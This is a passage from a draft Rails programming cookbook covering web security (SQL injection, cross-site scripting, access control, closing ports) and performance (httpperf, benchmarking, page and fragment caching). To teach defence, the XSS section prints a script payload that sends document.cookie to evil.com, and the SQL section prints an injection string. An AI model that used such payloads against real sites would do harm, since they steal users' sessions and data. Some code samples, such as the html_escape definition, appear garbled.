


Figure 11.1. The KeePass password manager.

for access and often allow you to organize user names and passwords into groups. An excellent example of one of these programs is KeePass (Windows) or KeePassX (a cross-platform port of KeePass). Figure 11.1 shows how KeePassX can help you manage a large number of authentication information in one secure place.

If you choose to use a password manager, the strength of the master password is critical to all of the systems that you store information about. Extra care should be taken to keep this password safe. Also, you should always make backups of the database used by your password manager in case of disk failure or data loss.

## Discussion

A passphrase is similar to a password in usage, but is generally longer for added security. A natural tendency is to choose passwords that are short and therefore easy to remember and use. Many people just don't realize how advanced password cracking software has become and how easily modern computers can brute force short passwords. The sol-

ution describes a system for choosing long, yet memorable passphrases that will go a long way towards making your servers, services, and applications more secure.

Password strength can have different meanings depending on the context of the situation in which the password is being used. One factor involved gauging a password's strength is the length of time a hacker has to crack the password before the information being hidden no longer needs securing. It doesn't matter if a password is cracked after the data it protects has ceased to be valuable.

Another factor is the importance of the information being protected by the password. A database containing hundreds of thousands of credit card numbers is worth a lot of money, and someone who wants to steal those numbers will be willing to go to great lengths. Systems that access valuable data like this need very strong passwords, and other protections. On the other hand, a WEP password protecting your home wireless network may not be worth a serious password-cracking effort.

## See Also

- 

<xi:include></xi:include>

## 11.3 Protecting Queries from SQL Injection

### Problem

You want to eliminate the possibility of malicious users tampering with your database queries.

### Solution

Use ActiveRecord's *bind variable* support to sanitize strings that become part of your application's SQL statements. Consider the following method, which queries your database for user records based on an `id` parameter:

```
def get_user
 @user = User.find(:first, :conditions => "id = #{params[:id]}")
end
```

If `params[:id]` contains an integer, as you hope it will, the statement works as expected. But what if a user passes in a string like "1 OR 1=1"? Interpolating this string into the SQL generates:

```
SELECT * FROM users WHERE (id = 1 OR 1=1)
```

This SQL statement selects all users because of the boolean OR and the condition "1=1", which is always true. The call to `find` only returns one user (because of the `:first` parameter) but there's no guarantee it will be the user with an `id` of 1. Instead, the result depends on how the database has ordered records in the table internally.

The following version of `get_user` avoids this kind of SQL tampering by using a bind variable:

```
def get_user
 @user = User.find(:all, :conditions => ["id = ?", params[:id]])
end
```

Now, passing "`1 OR 1=1`" into the call to `find` produces the following SQL:

```
SELECT * FROM users WHERE (id = '1 OR 1=1')
```

In this version, `id` is being compared to the entire string, which the database attempts to cast into a number. In this case, the string "`1 OR 1=1`" is cast into just 1, resulting in the user with that `id` being retrieved from the `users` table.

## Discussion

SQL injection is one of the most common methods of attacking web applications. The results of such an attack can be extreme and result in the total destruction or exposure of your data. Your best defense against SQL injection is to filter all potentially tainted input, and escape output (e.g. what is sent to your database).

You should use bind variables whenever possible to guard against this kind of attack. Even if you don't expect a method to receive input from an untrusted source (e.g. `users`), treating every database query with the same amount of caution will avoid security holes becoming exposed later, as your code is used in new and unanticipated ways.

## See Also

- 

<xi:include></xi:include>

## 11.4 Guarding Against Cross Site Scripting Attacks

### Problem

Many web 2.0 applications are centered around community contributed content. This content is often collected and displayed in HTML. Unfortunately, redisplaying user submitted content in an HTML page opens you up to a security vulnerability called cross-site scripting (XSS). You want a way to eliminate this threat.

### Solution

An XSS attack is when a malicious user tries to have his or her JavaScript code execute within the browser of a second user as they visit a trusted website. The ultimate goal of this JavaScript is often to extort the victim's private information. There are several variations of this attack but all of them can be easily avoided by escaping potentially tainted output before allowing it to be rendered in your application's view templates.

Pass all potentially tainted variables to Ruby's `html_escape` method (part of the `ERB::Util` module). For example:

```
<%= html_escape(@user.last_search) %>
```

To make using this method even easier, `html_escape` is aliased as `h`. Using this shorthand you could also have:

```
<%= h(@user.last_search) %>
```

or, an even more idiomatic version (without parenthesis):

```
<%=@user.last_search %>
```

With this version, it only takes a single character more per variable to protect your application from this kind of attack. That's a pretty good return on your security investment. Get into the habit of escaping all displayed variables in your templates and you'll eliminate cross site scripting all together.

## Discussion

XSS attacks can be categorized into two groups by the way they store and send malicious code to the victim's browser. These are stored XSS attacks and reflected XSS attacks.

With stored XSS attacks, the attacker's malicious code lives on the attacked site's server and is displayed in the context of a message forum or a comment display field, for example. Anyone visiting pages displaying this code is a potential victim.

Reflected XSS attacks take advantage of temporary display mechanisms such as error fields (e.g., "The value you entered: *some value* is invalid."). This type of XSS attack usually requires the attacker to get an unsuspecting user to click on a fabricated link in an email message. This link comes from a site external to the one being attacked.

The most extreme example of an XSS attack is one where a victim unsuspectingly sends a session cookie to an attacker simply by loading what they thought was a safe page. Here's how that works:

Say you have a community site where users can enter content that will be redisplayed in a profile page, or even in a "featured profiles" section of a main page. Here's the code to display a user profile:

```
<div class="profile">
 <%= @user.profile %>
</div>
```

Now suppose that `@user.profile` contains:

```
<script>document.location='http://evil.com?'+document.cookie</script>
```

When an unsuspecting user visits a page that renders this contents with HTML, he will trigger a browser relocation that sends the session cookie to a site of the attacker's choosing. This site then collects the values of `document.cookie` as an HTTP "get" variable.

XSS attacks are easily avoided as long as you are diligent about making sure that all user input is filtered and that all displayed user content is escaped. Here's the definition of `html_escape` and the alias that allows you to use the form `<%=h @some_var %>` instead:

```
def html_escape(s)
 s.to_s.gsub(/&/n,
 '&').gsub(/\"/n,
 '"').gsub(>/n,
 '>').gsub(</n, '<')
end
alias h html_escape
```

The method replaces the four XML metacharacters (`< > & &quot;`) with their entities (`&lt; &gt; &amp; &quot;`), removing the threat of unanticipated execution of malicious scripts.

## See Also

- 

`<xi:include></xi:include>`

## 11.5 Restricing Access to Public Methods or Actions

### Problem

The default Rails routing system tends to make it obvious what actions are called by specific URLs. Unfortunately, this transparency also makes it easier for malicious users to exploit exposed actions in your application. You want to restrict access to public methods that expose or change information specific to individual users or accounts.

### Solution

All public methods in your controllers are, by definition, actions. This means that without any other access control, these methods are available to all users.

You need ensure that actions that display or change private data can only be used by users who are logged, and that these users can only access their own data. The following `show` action of the `Profiles` controller demonstrates how you can use `:user_id` of the `session` hash in conjunction with the contents of the `params` hash to ensure this action only acts on the data of the user that calls it:

`Explain this code a tiny bit--mk1`

```
class ProfilesController < ApplicationController

 def show
 id = params[:id]
 user_id = session[:user_id] || 0
 @profile = Profile.find(id, :conditions => ["user_id = ?", user_id])
 rescue
```

```
 redirect_to :controller => "users", :action => "list"
 end

 # ...
end
```

## Discussion

You don't have to do anything special to make the public methods of your controller accessible to users of your application. It follows that if a method is not to be called by methods outside of the current class, you should make sure to make it private (using the `private` keyword). The following makes `display_full_profile` a private method and prevents it from being called outside of the `ProfilesController` class definition:

```
class ProfilesController < ApplicationController

 def show
 # ...
 end

 private
 def display_full_profile
 # ...
 end
end
```

Making methods private prevents them from becoming actions (publicly accessible), but even public methods should have some restrictions on how they are called. The solution demonstrates how you can restrict methods to act only on the data of the currently logged-in user.

The `show` action in the solution finds and displays user profiles using an `id` parameter that's passed in from the current user's session hash along with the `:user_id`. The extra information from the session is passed to the `find` method's `conditions` attribute, using the bind variable syntax to prevent SQL injection. Doing this prevents users from altering or viewing data associated other users.

It's good practice to treat all actions that act on private data with this kind of restrictive precaution. You'll also want to add tests to your test suite to make sure that users can only act on their own data.

Another way to prevent malicious manipulation of actions is to explicitly restrict columns that ActiveRecord methods like `create` and `update_attributes` act upon. Do this by calling the `attr_protected` macro in your model class definition. For example:

```
class Profile < ActiveRecord::Base
 attr_protected :bonus_points

 belongs_to :user
end
```

Using `attr_protected` prevents the following `update` method in the `Profile` controller from accessing the `bonus_points` attribute of the `Profile` model:

```

def update
 @profile = Profile.find(params[:id])
 if @profile.update_attributes(params[:profile])
 flash[:notice] = 'Profile was successfully updated.'
 redirect_to :action => 'show', :id => @profile
 else
 render :action => 'edit'
 end
end

```

Any attribute you pass to `attr_protected` will be protected in this way. The inverse of this approach is to restrict updates on all model attributes, allowing them explicitly with `attr_accessible`. If this macro is used, only those attributes that it names are accessible for mass-assignment.

## See Also

- 

`<xi:include></xi:include>`

## 11.6 Securing Your Server by Closing Unnecessary Ports

### Problem

Make sure to nuke the stuff about "disguising" ports. --RJO

Your server communicates with the surrounding network via services that listen on various open ports. Each open port represents a potential point of entry for an attacker. To minimize your risk of attack, you want to make sure that you close all unnecessary open ports. For services that you need running, you can reduce security risk by having them listen on non-standard ports.

### Solution

You shouldn't have any services or network daemons listening that you don't need. Use `netstat` to get a list of all network daemons and the ports they are listening on. The following command produces such a list:

```

$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:7120 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:6000 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN

```

The output of this command won't tell you what each service is, but you'll see the protocol (e.g. `tcp`) and the port each one is listening on. For example, there is a service listening on port 22 over `tcp`. You may recognize this as the `sshd` (secure shell) server used for logging into the server over the network. If you didn't know this, or if there are other services that you don't recognize, you can look up port numbers in the file `/`

*etc/services*. This file simply contains a mapping to common services, the ports they commonly listen on, and often a short description of what the service is for. The following shows a portion of this file:

```
$ less /etc/services
...
ftp-data 20/tcp
ftp 21/tcp
fsp 21/udp fspd
ssh 22/tcp # SSH Remote Login Protocol
ssh 22/udp
...
...
```

Once you've taken inventory of all the services on your system, you should shut down any that you don't really need to have running. This is usually as simple as un installing the package but you may want to just disable it instead. On Debian GNU/Linux bases systems you can disable services by deleting or renaming the start-up script for that service in the */etc/init.d* directory. (On Red Hat systems this directory is */etc/rc.d/init.d*.) To make sure you have really disabled a service, you should reboot your server to make sure it has not been restarted automatically.

For those services that need to be running, such as ssh, you can reduce the risk of certain common attacks by having the service listen on a non-standard port. The sshd daemon can be configured to listen on a high (non-privileged port) by starting it with:

```
$ sudo /usr/sbin/sshd -p 12345
```

This command tells sshd to listen on port 12345 instead of the default, port 22. You can also specify a new port in the sshd configuration file, such as:

*/etc/ssh/sshd\_config*:

```
Package generated configuration file
See the sshd(8) manpage for details

What ports, IPs and protocols we listen for
Port 12345
...
...
```

To connect to the service, you'll have to specify this non-standard port by passing the following option to your ssh client:

```
$ ssh -p 12345 rob@example.com
```

## Discussion

Each service that is listening on a server requires the system administrator spend a certain amount of energy to make sure the newly discovered vulnerabilities are quickly patched. The fewer services you have running, the easier it will be to keep the remaining ones secure. Try to decide if you really need each service on your system and if you do, take the time to keep it secure.

The solution demonstrates one technique of minimizing the risk of a successful attack by moving the ssh daemon to a non-standard port. What this does is cut down on the ease with which an attacker may try to brute-force their way into your system by guessing many different passwords with a script. With the service moved to a non-standard port, an attacker has much less chance of knowing what that port is, and you greatly reduce your risk having user accounts compromised.

Another way of securing a service is to restrict access to certain network addresses. For example, if you only access your production server from work and from home, you can add the following to your server's */etc/hosts.deny* file:

```
sshd: ALL EXCEPT 127.0.0.1,207.201.232.
```

This tells your server to deny all traffic to this service except from the addresses or networks in the list.

## See Also

- `<xi:include></xi:include>`



## CHAPTER 12

# Performance

### 12.1 Introduction

Discussing web application performance is complicated. There are many different aspects to performance, not the least of which is the user's perception: does the end user think the application slow, or fast? If he thinks it's fast, he doesn't care (though you may) that your servers are being pounded to death. On the other hand, a user with a slow Internet connection is likely to perceive your application as slow, even if your servers are running nicely. Of course, you don't have any control over the user's Internet connection or, for that matter, over his perceptions. Nevertheless, you usually want to make sure that your application is about as responsive as some of the most popular sites on the Internet that have a similar amount of content. Of course this is a very general goal and has more to do with what users are likely to expect than what your application may have to go through to generate its content.

For example, you may have an application that does some very complex reporting against a large set of data. Dynamically generating these reports may take a significant amount of time. Your users, on the other hand, expect that you should have solved this problem somehow and would like to see most pages returned in about the same time as it takes to render static HTML.

Think for a moment about the fastest web application you could write. It may be a CGI program written in C. In this case, the performance bottleneck would likely not be the application itself, but perhaps a network interface or connection. Of course, the real performance problem with this is that writing a web application in C would be difficult to scale and maintain. Luckily, we're well beyond that, and have wonderful frameworks such as Rails that abstract many of the complexities of such low level solutions.

You use Rails because it makes developing web applications easier and faster. But how does this choice effect the performance your users will experience? You often pay the price for such high level development in over-all application performance. This is especially true of dynamic languages where pages are never compiled into byte code.

Rails addresses the problem of performance in a number of ways. The first is the concept of environments. When you are developing your Rails application, you specific that

Rails should run in *development* mode. This way, the entire Rails environment is reloaded with every request, letting you see changes you make in your application immediately. When you deploy your application, your situation changes. You now would rather see faster response times and less reloading of classes and libraries that are no longer changing between requests. This is what *production* mode is for. When an application is started in production mode, the entire Rails environment is loaded once. You'll see a drastic performance boost over development mode.

Let's get back to the expectation: users don't see the behind-the-scenes processing, and think everything should be as fast as static HTML. This may sound pretty demanding. But if you think about it, a non-technical user has no way of knowing what elements of a page are dynamic and what aren't. They will notice performance bottlenecks, and it may cost you valuable traffic if those users decide your content isn't worth the wait.

Rails has a solution for this problem as well. Rails can cache the contents of dynamic pages, reusing pages that have already been generated when possible. When a user requests a dynamic page, the results are saved in a cache. Subsequent requests for the same content are served the static HTML with the assumption that there's no need to regenerate it dynamically. After some period of time, or perhaps after an action that could change the dynamic content (such as an update to the database), the cached content is expired, or deleted, and a new version of the cache is created.

Rails comes with three different ways of caching content. This chapter introduces you to each. I'll also introduce you to some tools for measuring performance. After all, the only way you can confirm that you are improving performance is by measurement.

Ultimately, your performance needs depend on a number of factors. There are many things you can do to improve performance with hardware, or even by using more sophisticated deployment configurations. This chapter sticks to solutions in the Rails framework itself.

## 12.2 Measuring Web Server Performance with httpperf

### Problem

You want to improve the performance of your application. As you experiment with various caching options or server configurations, it's critical that you measure their effects on performance so that you know what's working. You need a tool for accurately measuring the performance of your application.

### Solution

Httpperf measures web server performance. It provides a facility for generating various HTTP workloads and for measuring server performance.

Download *httpperf* from <http://www.hpl.hp.com/research/linux/httpperf/> and install with:

```
$ tar xvzf httpperf-0.8.tar.gz
$ cd httpperf-0.8
$./configure
$ make
$ sudo make install
```

By default *httpperf* is installed in */usr/local/bin/httpperf*. You invoke *httpperf* from the command line, or you can put the command and parameters in a shell script to simplify repeated invocation. Using a shell script is a good idea, since you usually want to repeat your performance tests, and *httpperf* has lots of parameters. For example:

```
$ cat httpperf.sh
#!/bin/sh

httpperf --server www.tupleshop.com \
--port 80 \
--uri /article/show/1 \
--rate 250 \
--num-conn 10000 \
--num-call 1 \
--timeout 5
```

This command specifies the server and port, followed by the page to be retrieved by each connection attempt. You also specify the rate that connections will be attempted (e.g. 250 requests per second) and the total number of connections to attempt (e.g. 1000). The *num-calls* option tells *httpperf* to make one request per connection. The timeout is the amount of time (in seconds) you're willing to wait for a response before considering the request a failure.

This command runs for approximately four seconds. To estimate any benchmark's run time, divide the *num-conn* value by the request rate (i.e.  $10,000 / 250 = 40$  seconds). When the command finishes, it generates a report that contains measurements showing how well the server performed under the simulated load.

## Discussion

There are two common measures of web server performance: the maximum number of requests per second the server can handle under sustained overload, and the average response time for each request. *Httpperf* provides a number of options that allow you to simulate a request overload or some other common condition. The important thing is that you can collect actual data about how different server configurations actually perform.

When deciding how much to adjust a specific variable in your configuration, such as the number of Mongrel processes to run, you should always start from a baseline reference point (e.g. Measure the performance of a single Mongrel server). Then make one adjustment at a time, measuring performance again after each change. This way you can be sure that the change, such as adding one more Mongrel server, actually helped performance. Performance is tricky, and it isn't uncommon for innocuous changes to backfire.

The output of httpperf is organized into six sections. Here's the output from the solution's command:

```
Total: connections 7859 requests 2532 replies 307 test-duration 47.955 s

Connection rate: 163.9 conn/s (6.1 ms/conn, <=1022 concurrent connections)
Connection time [ms]: min 896.1 avg 3680.8 max 8560.2 median 3791.5
 stddev 1563.1
Connection time [ms]: connect 1445.8
Connection length [replies/conn]: 1.000

Request rate: 52.8 req/s (18.9 ms/req)
Request size [B]: 85.0

Reply rate [replies/s]: min 1.8 avg 6.4 max 16.0 stddev 4.4 (9 samples)
Reply time [ms]: response 1619.1 transfer 35.0
Reply size [B]: header 85.0 content 467.0 footer 0.0 (total 552.0)
Reply status: 1xx=0 2xx=13 3xx=0 4xx=0 5xx=294

CPU time [s]: user 0.61 system 30.27 (user 1.3% system 63.1% total 64.4%)
Net I/O: 7.8 KB/s (0.1*10^6 bps)

Errors: total 9693 client-timo 7261 socket-timo 0 connrefused 0
 connreset 291
Errors: fd-unavail 2141 addrunavail 0 ftab-full 0 other 0
```

The six groups of statistics are separated by blank lines. The groups consist of overall results, results pertaining to the TCP connections, results for the requests that were sent, results for the replies that were received, CPU and network utilization figures, as well as a summary of the errors that occurred (timeout errors are common when the server is overloaded).

## See Also

- 

<xi:include></xi:include>

## 12.3 Benchmark Portions of Your Application Code

### Problem

When trying to isolate performance problems, it's not always obvious where the bottleneck in your code is. You want a way to benchmark portions of your application code, whether in a model, view, or controller.

### Solution

You can use the `benchmark` class method of your model inside a controller to benchmark a block of code. For example:

```
app/controllers/reports_controller.rb:
 class ReportsController < ApplicationController
 def show
 Report.benchmark "Code Benchmark (in controller)" do
 # potentially expensive controller code
 end
 end
 end
```

Each call to `benchmark` takes a required `title` parameter which you use to identify and distinguish it from other benchmarks when view the results in your logs.

Your models can use the same method:

```
app/models/report.rb:
```

```
 class Report < ActiveRecord::Base
 def generate
 Report.benchmark("Code Benchmark (in model)") do
 # potentially expensive model code
 end
 end
 end
```

In your views, you have the `benchmark` view helper, which you can use to wrap code in your views, such as rendered partials. For example:

```
app/views/reports/show.rhtml:
```

```
<h1>Show Reports</h1>

<% benchmark "Code Benchmark (in view)" do -%>
 <%= render :partial => "expensive_partial" %>
<% end -%>
```

## Discussion

As the solution demonstrates, `benchmark` takes an identifying `title` parameter as well as two other optional parameters; the log level at which the benchmarks should run, and whether normal logging of the code being benchmarked should be silenced or not. The method signature looks like:

```
benchmark(title, log_level = Logger::DEBUG, use_silence = true) {|| ...}
```

The log level defaults to DEBUG which keeps the benchmarking from happening in production mode, by default and `use_silence` defaults to true. The output from all three call in the solution would show up in your logs as follows:

```
Processing ReportsController#show (for 127.0.0.1 at 2006-09-05 08:24:08)
 [GET]
 Session ID: b16b2b7987619da67dde11f5d9105981
 Parameters: {"action"=>"show", "controller"=>"reports"}
 Code Benchmark (in controller) (4.20695)
 Rendering reports/show
 Code Benchmark (in model) (1.00295)
```

```
Code Benchmark (in view) (1.00482)
Completed in 5.23700 (0 reqs/sec) | Rendering: 1.02216 (19%) |
DB: 0.00000 (0%) | 200 OK [http://localhost/reports/show]
```

## See Also

- 

<xi:include></xi:include>

## 12.4 Improve Performance by Caching Static Pages

### Problem

You want to improve application performance by cashing entire pages that are static or that contains changes that don't need to be shown in real time.

### Solution

You can instruct Rails to cache entire pages using the `caches_page` class method of Action Controller. You call `caches_page` in your controllers and pass it a list of actions whose rendered output is to be cached. For example:

*app/controllers/articles\_controller.rb:*

```
class ArticlesController < ApplicationController
 caches_page :show

 def show
 @article = Article.find(params[:id])
 end

 # ...
end
```

Then, start your server in production mode, visit the site, and invoke the `show` action of the Articles controller in a browser with:

<http://tupleshop.com/articles/show/2>

In addition to displaying the second article (`id = 2`), page caching writes the `show` action's output to a cache directory as a static HTML file. The following is the HTML file that's created under your application's `public` directory.

*public/articles/show/2.html:*

```
<html>
<head>
 <title>Articles: show</title>
 <link href="/stylesheets/scaffold.css?1156567340" media="screen" rel="stylesheet" type="text/css" />
</head>
<body>
<p style="color: green"></p>
```

```

<p>
 Title: Article Number Two
</p>

<p>
 Body: This would be the body of the second article...
</p>

Edit |
Back

</body>
</html>

```

The file is the result of what was rendered by the `show` action along with the following `articles.rhtml` layout file:

`app/views/layouts/articles.rhtml:`

```

<html>
<head>
 <title>Articles: <%= controller.action_name %></title>
 <%= stylesheet_link_tag 'scaffold' %>
</head>
<body>
 <p style="color: green"><%= flash[:notice] %></p>
 <%= yield %>
</body>
</html>

```

## Discussion

Using `caches_page :show` in your controller class definition instrucs Rails to cache all pages rendered by the `show` action by writing the output to disk the first time a specific URL is requested. The files in the cache directory are named after the components of the requested URL. The cache direiction in the solution is called `articles` (named after the controller) and contains a subdirectory named `show`, (named after the action). Each file in the cache is named using the `id` from the request and a ".html" file extension.

On subsequent requests, these cached HTML pages will be served straight from disk by your web server and Rails will be bypassed entirely. This produces tremendous performance gains.

As the solution demonstrates, enableing Rails page caching is relativly simple. What is more complex is getting your Webserver to recognize that there are static HTML pages that it should render instead of envoking the Rails framework. The following Virtual-Host definition demonstrates how this can be set up in Apache, using the `mod_rewrite` module:

`apache2.2.3/conf/httpd.conf:`

```

<Proxy balancer://blogcluster>
 # cluster member(s)

```

```

 BalancerMember http://127.0.0.1:7171
 </Proxy>

<VirtualHost *:81>
 ServerName blog
 DocumentRoot /var/www/cache/public

 <Directory /var/www/cache/public>
 Options Indexes FollowSymLinks MultiViews
 AllowOverride None
 Order allow,deny
 allow from all
 </Directory>

 RewriteEngine On

 RewriteRule ^$ index.html [QSA]
 RewriteRule ^([^.]+)$ $1.html [QSA]

 RewriteCond %{DOCUMENT_ROOT}/ %{REQUEST_FILENAME} !-f
 RewriteRule ^/(.*)$ balancer://blogcluster%{REQUEST_URI} [P,QSA,L]

</VirtualHost>
```

After turning the rewrite engine on, two rewrite rules are defined. These rules translate both requests for the application root and requests in the typical rails format (controller/ action/id) into requests for HTML files that may exist in a cache directory. The rewrite condition builds a system file path out of the request string and checks whether the HTML file actually exists. If an HTML file corresponds to the incoming request, it's served directly by the web server, bypassing Rails. If no HTML file is found in the cache (i.e. the rewrite condition passes) then a rewrite rule passes the request on to mod\_proxy\_balancer, which has Rails handle the page via a Mongrel process.

It may seem like things could get complicated with Rails creating subdirectories in your application's public directory that you may not have anticipated, possibly conflicting with a directory that already exists. This situation is easily avoided by changing the default base directory for the cache store. To do this, add the following line to your *config/environment.rb*:

```
config.action_controller.page_cache_directory = \
 RAILS_ROOT + "/public/cache/"
```

With the cache directory changed, you'll have to modify the rewrite rules accordingly. Replace them with the following:

```
RewriteRule ^$ cache/index.html [QSA]
RewriteRule ^([^.]+)$ cache/$1.html [QSA]
```

mod\_rewrite is a powerful and complex module. If you get into trouble and need to see more of what's happening behind the scenes, enable debugging by adding the following to your virtual host definition:

```
RewriteLog logs/myapp_rewrite_log
RewriteLogLevel 9
```

See the Apache documentation for more information.

## See Also

- 

<xi:include></xi:include>

## 12.5 Expiring Cached Pages

### Problem

You're caching pages of your application using the Rails page caching mechanism and you need a system for removing cached pages when the data that was used to create those pages changes.

### Solution

To remove pages that have been cached when content is updated, you can call `expire_page` in the `update` action of your controller, for example:

```
def update
 @recipe = Recipe.find(params[:id])
 if @recipe.update_attributes(params[:recipe])
 flash[:notice] = 'Recipe was successfully updated.'

 expire_page :controller => "recipes", :action => %W(show new),
 :id => params[:id]

 redirect_to :action => 'show', :id => @recipe
 else
 render :action => 'edit'
 end
end
```

Caching expiration often gets more complicated when you have pages that share content from related models, such as an article page that displays a list of comments. In this case, when you update a comment you need to make sure that you expire the cache of the comment you're updating as well as its parent article. Adding another `expire_page` call takes care of this:

```
def update
 @comment = Comment.find(params[:id])
 if @comment.update_attributes(params[:comment])
 flash[:notice] = 'Comment was successfully updated.'

 expire_page :controller => "comments", :action => "show",
 :id => @comment.id
```

```

expire_page :controller => "articles", :action => "show",
:id => @comment.article_id

redirect_to :action => 'show', :id => @comment
else
 render :action => 'edit'
end
end

```

This example removes the cached page of the comment being updated as well as the related article page based on the `article_id` from the `@comment` object.

## Discussion

Rail page caching usually start out being a simple solution to performance problems but can quickly become a problem of its own when page cache expiration gets more complex. The symptoms of caching complexities are usually pages that don't get expired when they should.

One approach to cache expiration complication is to delete all the files in a particular area of the cache when any of the cached data has changed or has been deleted. Additionally, Rails provides a facility for organizing your cache expiration code called sweeper classes; sub classes of `ActionController::Caching::Sweeper`. Sweepers are a

The following shows how to use a sweeper to remove all cached files in an application when either an article or comment is updated or deleted.

First, let's assume you've set your page cache directory to a directory beneath `public`: `config/environment.rb`:

```
config.action_controller.page_cache_directory = \
 RAILS_ROOT + "/public/cache/"
```

To keep things organized, you can store your cache Sweepers in `app/cachers`. To get Rails to include this directory in your environment, add the following to your configuration via `environment.rb`:

`config/environment.rb`:

```

Rails::Initializer.run do |config|
 # ...
 config.load_paths += %W(#{RAILS_ROOT}/app/cachers)
end

```

Then define a `CacheSweeper` class with the following:

```

class CacheSweeper < ActionController::Caching::Sweeper
 observe Article, Comment

 def after_save(record)
 self.class.sweep
 end

 def after_destroy(record)

```

```

 self.class::sweep
end

def self.sweep
 cache_dir = ActionController::Base.page_cache_directory
 unless cache_dir == RAILS_ROOT+"/public"
 FileUtils.rm_r(Dir.glob(cache_dir+"/*")) rescue Errno::ENOENT
 end
end
end

```

The CacheSweeper acts as an observer (observing changes to the Article and Comment classes) and also as a filter. The filtering behaviour is set up by passing the name of the sweeper class, and conditions about what actions it is to filter, to the `cache_sweeper` method in your controller. Such as:

```

class ArticlesController < ApplicationController
 caches_page :show
 cache_sweeper :article_sweeper, :only => [:edit, :destroy]

 ...
end

```

Anytime an article record is saved or deleted the following:

```
FileUtils.rm_r(Dir.glob(cache_dir+"/*")) rescue Errno::ENOENT
```

is called which simply removes the entire contents of your cache directory. Whether you choose this method or a more granular cache expiration method will depend on the specific performance requirements of your application.

## See Also

- 

[`<xi:include></xi:include>`](#)

## 12.6 Mix Static and Dynamic Content with Fragment Caching

### Problem

One of the pages of your application contains several sections that are generated dynamically. You want to control performance by caching certain sections while leaving other dynamic.

### Solution

Rails provides fragment caching to let you control which sections of a page are to be cached and which are to remain truly dynamic. You can even cache several sections of a page individually and have different criteria for how each section's cache is expired.

Specify the type of fragment store you want Rails to use with:

*config/environment.rb:*

```
ActionController::Base.fragment_cache_store =
 :file_store, %W(#{RAILS_ROOT}/public/frags)
```

This tells Rails to store individual fragments in the *public/frags* directory.

Fragment caching make the most sense when you have an expensive query that's used to produce some rendered output. To demonstrate fragment caching, let the following *get\_time* class method of the *Invoice* model play the part of a custom query that may take some time to execute.

*app/models/invoice.rb:*

```
class Invoice < ActiveRecord::Base

 def self.get_time
 find_by_sql("select now() as time;")[0].time
 end
end
```

The following view template displays three different versions out the output of *Invoice#get\_time* made available to the "show" template via the *@report* instance variable.

*app/views/reports/show.rhtml:*

```
<h1>Reports</h1>

<%= link_to "show", :action => "show" %> |
<%= link_to "expire_one", :action => "expire_one" %> |
<%= link_to "expire_all", :action => "expire_all" %>

<hr />

<%= @report %>

<% cache(:action => "show", :id => "report_one") do %>
 <%= @report %>

<% end %>

<% cache(:action => "show", :id => "report_two") do %>
 <%= @report %>

<% end %>
```

The first occurrence of *@report* is displayed without any caching. The second two occurrences are each wrapped in a block and passed to the *cache* view helper. The *cache* helper stores each fragment in a file identified by the *url\_for* style option hash that you pass it. In this example, the two fragments created are distinguished by their unique values of the *id* key.

The Reports controller defines the following actions that demonstrate how you can expire each fragment on a page individually:

*app/controllers/reports\_controller.rb:*

```

class ReportsController < ApplicationController

 def show
 @report = Invoice.get_time
 end

 def expire_one
 @report = Invoice.get_time
 expire_fragment(:action => "show", :id => "report_one")
 redirect_to :action => "show"
 end

 def expire_all
 @report = Invoice.get_time
 expire_fragment(%r{show/.*})
 redirect_to :action => "show"
 end
end

```

The `show` action populates the `@report` instance variable and renders the `show.rhtml` template. The first time the template is rendered, each call to the cache helper generates a cached version of the block it surrounds.

The `expire_one` action demonstrates how you can expire a specific fragment by referencing it with the same `url_for` options hash that was used to create the cache fragment. The `expire_all` action shows how to remove all fragments that match a regular expression.

## Discussion

Fragment caching is definitely not as fast as page caching, but you trade some performance for the control of caching specific portions of a page while leaving others dynamic.

